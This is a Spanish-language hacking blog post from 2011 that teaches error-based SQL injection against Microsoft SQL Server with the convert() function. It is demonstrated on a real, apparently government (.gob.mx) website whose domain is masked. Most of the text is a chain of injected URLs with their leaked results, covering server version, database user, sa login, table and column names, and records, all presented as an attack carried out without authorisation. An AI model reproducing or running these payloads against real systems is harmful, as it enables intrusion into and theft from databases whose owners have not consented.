25 Nov 2011

SQL Injection en SQL Server y función convert()

Este artículo esta escrito con fines didácticos y nunca para incitar o promover que el lector use esto con fines delictivos. No me hago responsable por el uso que le das a esta información.

Anteriormente hemos tratado temas de SQL Injection, sin embargo siempre nos basamos en el sistema de gestión de base de datos (SGBD) MySql así que esta vez dedicaremos un espacio para introducirnos en ataques a sistemas SQL SERVER.


Igual que en artículos anteriores veremos la forma de listar las tablas, campos y registros que conforman la base de datos a atacar.

Las pruebas fueron realizadas sobre un sitio real, sin embargo omitiré el nombre y dirección solo pondré impresiones de pantalla del resultado del ataque.

No veremos BLIND SQLI ya que nos basaremos en los errores devueltos por el servidor, para generar estos errores inyectaremos la función convert() que sirve para hacer conversiones entre tipos de datos, por tanto pediremos que convierta un tipo de dato totalmente incompatible.

La primera prueba que nos servirá como testeo es pedir la versión de SQL con ayuda de @@version que además será útil para saber la sintaxis que debemos usar.

http://www.xxxxxxxxx.gob.mx/hacienda/Canal.asp?cve_canal=12834 and 1=convert(int,@@version) -- h




Versión: Microsoft SQL Server 2000 - 8.00.2039 (Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Microsoft Corporation Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 2)

Al final incluimos el carácter comentario “--” para que omita el resto de la consulta.

Sacamos el usuario con el que la aplicación esta corriendo SQL Server


http://www.xxxxxxxxx.gob.mx/hacienda/Canal.asp?cve_canal=12834 and 1=convert(int,system_user) -- h



Usuario: portalconsultas

Sacamos los permisos del usuario con el que esta corriendo SQL Server.

http://www.xxxxxxxxx.gob.mx/hacienda/Canal.asp?cve_canal=12834 and 1=convert(int,(SELECT top 1 name FROM master..syslogins)) -- h



Permisos: sa Como podemos ver esta corriendo con permisos de Super Administrador xD (aquí se los dejo a su imaginación).

Empezamos a sacar las tablas que forman la base de datos para eso usaremos los metadatos, el nombre de las tablas se almacena en **sysobjects** (el de las columnas en **syscolumns**).

Como en SQL Server no existe una sentencia "**LIMIT**" como en Mysql usaremos **TOP** para delimitar el numero de filas que queremos de regreso.

http://www.xxxxxxxxx.gob.mx/hacienda/Canal.asp?cve_canal=12834 and 1=convert(int, (SELECT top 1 NAME FROM sysobjects order by name)) -- h




Tabla: Aceptados

Ahora para sacar la siguiente tabla añadiremos una condición **WHERE** donde el nombre de la tabla sea mayor a "Aceptados" lo cual recorrerá el "TOP 1".

http://www.xxxxxxxxx.gob.mx/hacienda/Canal.asp?cve_canal=12834 and 1=convert(int,(SELECT top 1 NAME FROM sysobjects WHERE name > 'Aceptados' order by name)) -- h





Tabla: Agenda_Categorias.

Este proceso seguirá hasta obtener todas las tablas. Para sacar los nombres de columna de una tabla especifica crearemos la siguiente consulta:


SELECT TOP 1 syscolumns.NAME FROM sysobjects INNER JOIN syscolumns sysobjects.ID= syscolumns.ID WHERE sysobjects.NAME = 'Nombre tabla' ORDER BY syscolumns.NAME

http://www.xxxxxxxxx.gob.mx/hacienda/Canal.asp?cve_canal=12834 and 1=convert(int,(SELECT top 1 syscolumns.NAME FROM syscolumns INNER JOIN sysobjects ON syscolumns.ID=sysobjects.ID WHERE sysobjects.NAME='Agenda_Categorias' ORDER BY syscolumns.NAME)) -- h



Campo: categoria


http://www.xxxxxxxxx.gob.mx/hacienda/Canal.asp?cve_canal=12834 and 1=convert(int,(SELECT top 1 syscolumns.NAME FROM syscolumns INNER JOIN sysobjects ON syscolumns.ID=sysobjects.ID WHERE sysobjects.NAME='Agenda_Categorias' AND syscolumns.NAME>'categoria' ORDER BY syscolumns.NAME))-- h



Campo: idCategoria


Así hasta terminar de listar campos. Finalmente extraemos los registros de la tabla en este caso sacare el contenido de la tabla Agenda_Categoria y del campo categoria.

http://www.xxxxxxxxx.gob.mx/hacienda/Canal.asp?cve_canal=12834 and 1=convert(int,(SELECT top 1 categoria FROM Agenda_Categorias ORDER BY categoria)) -- h



Registro: Adulto Mayor

http://www.xxxxxxxxx.gob.mx/hacienda/Canal.asp?cve_canal=12834 and 1=convert(int,(SELECT top 1 categoria FROM Agenda_Categorias WHERE categoria>'Adulto Mayor' ORDER BY categoria)) -- h



Registro: Atención a la Mujer

Con esto finalizamos esta pequeña introducción a SQL Injection en SQL Server que ya es un tema viejo dentro de las vulnerabilidades de APPS WEB pero que sin embargo no había sido tratado para este SGBD por Aztlan Hack.

Aztlan Hack http://www.aztlan-hack.org
MSN/EMAIL: molder@aztlan-hack.org
Twitter: @Aztlan_Hack
Por Sombrero de paja **Molder**